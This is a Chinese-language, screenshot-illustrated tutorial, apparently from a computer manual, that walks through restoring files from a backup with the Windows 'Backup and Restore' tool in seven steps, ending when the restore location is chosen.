
Step 01 打开“备份和还原”对话框，在“备份”类别中可以看到备份文件的详细信息，如下图所示。




Step 02 单击“还原我的文件”按钮，弹出“浏览或搜索要还原的文件和文件夹的备份”对话框，如下图所示。




Step 03 单击“选择其他日期”链接，弹出“还原文件”对话框，在“显示如下来源的备份”下拉列表中选择“上周”选项，然后选择“日期和时间”组合框中的“2016/1/29 12.54.49”选项，即可将所有的文件都还原到选中日期和时间的版本，单击“确定”按钮，如下图所示。




Step 04 返回到“浏览或搜索要还原的文件和文件夹的备份”对话框，如下图所示。




Step 05 如果用户想要查看备份的内容，可以单击“浏览文件”或“浏览文件夹”按钮，在打开的对话框中查看备份的内容。这里单击“浏览文件”按钮，弹出“浏览文件的备份”对话框，在其中选择备份文件，如下图所示。




Step 06 单击“添加文件”按钮，返回到“浏览或搜索要还原的文件和文件夹的备份”对话框，可以看到选择的备份文件已经添加到对话框的列表框中，如下图所示。




Step 07 单击“下一步”按钮，弹出“你想在何处还原文件”对话框，在其中选中“在以下位置”单选按钮，如下图所示。



